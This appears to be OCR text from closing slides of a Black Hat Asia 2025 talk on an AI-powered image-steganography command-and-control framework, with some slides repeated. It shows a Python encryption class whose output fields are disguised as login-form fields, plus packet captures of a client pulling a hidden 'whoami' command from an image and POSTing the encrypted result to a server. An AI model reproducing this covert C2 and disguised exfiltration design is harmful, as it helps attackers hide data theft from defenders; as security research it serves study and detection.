
```python
class C2Crypt:
    def __init__(self, password):
        self.password = password
        print(f"C2 password: {self.password}")

    def encrypt(self, plain_text):
        # generate a random salt
        salt = get_random_bytes(AES.block_size)
        # use the Scrypt KDF to get a private key from the password
        private_key = hashlib.scrypt(self.password.encode(), salt=salt, n=2**14, r=8, p=1, dklen=32)
        # create cipher config
        cipher_config = AES.new(private_key, AES.MODE_GCM)
        # return a dictionary with the encrypted text
        cipher_text, tag = cipher_config.encrypt_and_digest(bytes(plain_text, 'utf-8'))

        enc_result = {
            'user_data': base64.b64encode(cipher_text).decode('utf-8'),
            'auth_token': base64.b64encode(salt).decode('utf-8'),
            'csrf_token': base64.b64encode(cipher_config.nonce).decode('utf-8'),
            'password': base64.b64encode(tag).decode('utf-8')
        }
        print(enc_result)
        return enc_result
```

C2 Staging-key (from STAGE 2)

HTTP encrypted and encoded data

- Cryptodome, hashlib libraries
- AES-256 in GCM mode
- Scrypt KDF (private key from the password)

AI-Powered Image-Based C2 Framework



Ciphertext

user_data=emB0EjvYuA3r49wbSDwIcqfK0T89Xw8cwEziyRnN0RUw6BJu7w%3D%3D

```
00000000  7a 60 74 12 3b d8 b8 0d eb e3 dc 1b 48 3c 08 72  |z`t.;Ø¸.ëãÜ.H<.r|
00000010  a7 ca d1 3f 3d 5f 0f 1c c0 4c e2 c9 19 cd d1 15  |§ÊÑ?=_..ÀLâÉ.ÍÑ.|
00000020  30 e8 12 6e ef                                    |0è.nï|
```

Salt

auth_token=PTW%2FCiuk%2BDvsWIIwyESPJA%3D%3D

```
00000000  3d 35 bf 0a 2b a4 f8 3b ec 5a 52 30 c8 44 8f 24  |=5¿.+¤ø;ìZR0ÈD.$|
```

Nonce

csrf_token=tuy%2BKr%2BDjJ9S3tA1vnJn8Q%3D%3

```
00000000  b6 ec be 2a bf 83 8c 9f 52 de d0 35 be 72 67 f1  |¶ì¾*¿...RÞÐ5¾rgñ|
```

Tag

password=4xn87IMEKE6eYazT2a6XTA%3D%3D

```
00000000  e3 19 fc ec 83 04 28 4e 9e 61 ac d3 d9 ae 97 4c  |ã.üì..(N.a¬ÓÙ®.L|
```

Data Extraction and Exfiltration

Image Command (GET)

Data Exfiltration (POST)

```
356 35.835655159   [redacted]   HTTP   241 GET /api/v2/category?category_id=technology HTTP/1.1
366 40.863804507   [redacted]   HTTP   241 GET /api/v2/category?category_id=technology HTTP/1.1
376 40.878213643   [redacted]   HTTP   166 GET /image.jpg HTTP/1.1
392 41.545266558   [redacted]   HTTP   244 POST /login.php HTTP/1.1  (application/x-www-form-urlencoded)
404 46.722859173   [redacted]   HTTP   241 GET /api/v2/category?category_id=technology HTTP/1.1
419 51.741263135   [redacted]   HTTP   241 GET /api/v2/category?category_id=technology HTTP/1.1
```

Wireshark · Follow HTTP Stream (tcp.stream eq 8) · any

```
GET /image.jpg HTTP/1.1
[redacted]
Accept-Encoding: identity
Connection: Keep-Alive
Accept: */*

HTTP/1.1 200 OK
Date: Wed, 26 Mar 2025 18:34:03 GMT
Server: Apache/2.4.58 (Debian)
Last-Modified: Tue, 25 Mar 2025 22:10:44 GMT
ETag: "9a13-63131fdf7cabc"
Accept-Ranges: bytes
Content-Length: 39443
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: image/jpeg

......JFIF.............C...........                    .
..
.................. $.' ",#..(7),01444.'9=82<.342...C.
....

.2!.!2222222222222222222222222222222222222222222222222..........".
```

1 client pkt(s), 1 server pkt(s), 1 turn(s).

Entire conversation (39 kB) | Show data as ASCII | Find: | Help | Filter Out This Stream | Print | Save as... | Back | × Close




image.jpg (whoami)

C2 CLIENT

Unhide & Execute

Encrypt & Exfiltrate

```
desktop-u0m92j5\image-c2-client-w10
```

Wireshark · Follow HTTP Stream (tcp.stream eq 9) · any

```
POST /login.php HTTP/1.1
[redacted]
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 188
Content-Type: application/x-www-form-urlencoded

user_data=xHctPuiz%2FJTOZg0tmVY3P96FI5b8JMF7zInBbNGDV7yNjgDIrQ%3D%3D&
auth_token=C6gsiEbh9iX6F1fxCbGwgQ%3D%3D&csrf_token=VRyIrAgLVRG4DNO%2B
8IWp6w%3D%3D&password=lyA4FP2inVj2KGnIPDkHew%3D%3DHTTP/1.1 200 OK
Date: Wed, 26 Mar 2025 18:34:04 GMT
Server: Apache/2.4.58 (Debian)
Content-Length: 6
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

OKDone
```

Exfiltrated encrypted and encoded data

1 client pkt(s), 1 server pkt(s), 1 turn(s).

(619 bytes | Show data as ASCII | Stream 9 | Find Next | Help | Filter Out This Stream | Print | Save as... | Back | × Close

Data Extraction and Exfiltration

Image Command (GET)

Data Exfiltration (POST)

```
356 35.835655159  [redacted]  HTTP  241 GET /api/v2/category?category_id=technology HTTP/1.1
366 40.863804507  [redacted]  HTTP  241 GET /api/v2/category?category_id=technology HTTP/1.1
376 40.878213643  [redacted]  HTTP  166 GET /image.jpg HTTP/1.1
392 41.545266558  [redacted]  HTTP  244 POST /login.php HTTP/1.1  (application/x-www-form-urlencoded)
404 46.722859173  [redacted]  HTTP  241 GET /api/v2/category?category_id=technology HTTP/1.1
419 51.741263135  [redacted]  HTTP  241 GET /api/v2/category?category_id=technology HTTP/1.1
```

Wireshark · Follow HTTP Stream (tcp.stream eq 8) · any

```
GET /image.jpg HTTP/1.1
[redacted]
Accept-Encoding: identity
Connection: Keep-Alive
Accept: */*

HTTP/1.1 200 OK
Date: Wed, 26 Mar 2025 18:34:03 GMT
Server: Apache/2.4.58 (Debian)
Last-Modified: Tue, 25 Mar 2025 22:10:44 GMT
ETag: "9a13-63131fdf7cabc"
Accept-Ranges: bytes
Content-Length: 39443
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: image/jpeg

......JFIF.............C...........  .
..
.............. $.' ",#..(7),01444.'9=82<.342...C.
....

.2!.!2222222222222222222222222222222222222222222222222..........".
```

1 client pkt(s), 1 server pkt(s), 1 turn(s).

Entire conversation (39 kB) | Show data as ASCII | Find: | Help | Filter Out This Stream | Print | Save as... | Back | × Close




image.jpg (whoami)

C2 CLIENT

Unhide & Execute

Encrypt & Exfiltrate

```
desktop-u0m92j5\image-c2-client-w10
```

Wireshark · Follow HTTP Stream (tcp.stream eq 9) · any

```
POST /login.php HTTP/1.1
[redacted]
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 188
Content-Type: application/x-www-form-urlencoded

user_data=xHctPuiz%2FJTOZg0tmVY3P96FI5b8JMF7zInBbNGDV7yNjgDIrQ%3D%3D&
auth_token=C6gsiEbh9iX6F1fxCbGwgQ%3D%3D&csrf_token=VRyIrAgLVRG4DNO%2B
8IWp6w%3D%3D&password=lyA4FP2inVj2KGnIPDkHew%3D%3DHTTP/1.1 200 OK
Date: Wed, 26 Mar 2025 18:34:04 GMT
Server: Apache/2.4.58 (Debian)
Content-Length: 6
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

OKDone
```

Exfiltrated encrypted and encoded data

1 client pkt(s), 1 server pkt(s), 1 turn(s).

(619 bytes | Show data as ASCII | Stream 9 | Find Next | Help | Filter Out This Stream | Print | Save as... | Back | × Close

IMAGE-C2 FRAMEWORK

Demo

Conclusion

- Hands-on experience about how to train models for Stega C2 attacks
- Showcase our AI powered Stega C2 framework
- Support out-domain tasks in the future

Reference

- Zhu, Jiren, et al. "Hidden: Hiding data with deep networks." *Proceedings of the European conference on computer vision (ECCV)*. 2018.

- Kumar, Vijay, Saloni Laddha, and Nitin Dogra Aniket. "Steganography techniques using convolutional neural networks." *J. Homepage* 7 (2020): 66-73.


black hat
ASIA 2025
APRIL 3-4, 2025
BRIEFINGS
Q&A
#BHAS @BlackHatEvents